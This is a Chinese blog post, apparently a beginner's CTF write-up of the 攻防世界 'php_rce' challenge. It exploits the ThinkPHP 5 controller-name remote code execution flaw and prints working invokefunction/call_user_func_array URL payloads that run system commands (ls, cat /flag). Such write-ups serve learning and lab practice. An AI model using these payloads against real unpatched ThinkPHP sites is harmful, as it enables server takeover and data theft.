攻防世界——php_rce

原创

留将一面与花 于 2021-11-11 22:36:34 发布 522 收藏
文章标签： php 开发语言 后端

本文链接：https://blog.csdn.net/qq_60905276/article/details/121273786

我看不懂，查一下资料发现ThinkPHP V5曾经出现一个漏洞，来学习一下。


ThinkPHP 5漏洞简介

ThinkPHP官方2018年12月9日发布重要的安全更新，修复了一个严重的远程代码执行漏洞。该更新主要涉及一个安全更新，由于框架对控制器名没有进行足够的检测会导致在没有开启强制路由的情况下可能的getshell漏洞，受影响的版本包括5.0和5.1版本，推荐尽快更新到最新版本。

看得出来程序没经过控制器进行过滤，所以可以用/来控制程序。

搞不懂这个漏洞是怎么搞出来的，借用一下大神的答案。

?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=操作系统命令(如 dir whoami)



?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls


看一下目录

没有，那看一下根目录。

?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls%20/

?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat%20/flag

显示flag的内容，找到flag。



补课：了解一下payload的相关知识。

payload模块也叫有效负载（对于接收者有用的数据），病毒代码中会携带,它可以实现任何运行在受害者环境中的程序所能做的事，比如删除文件，查看文件等。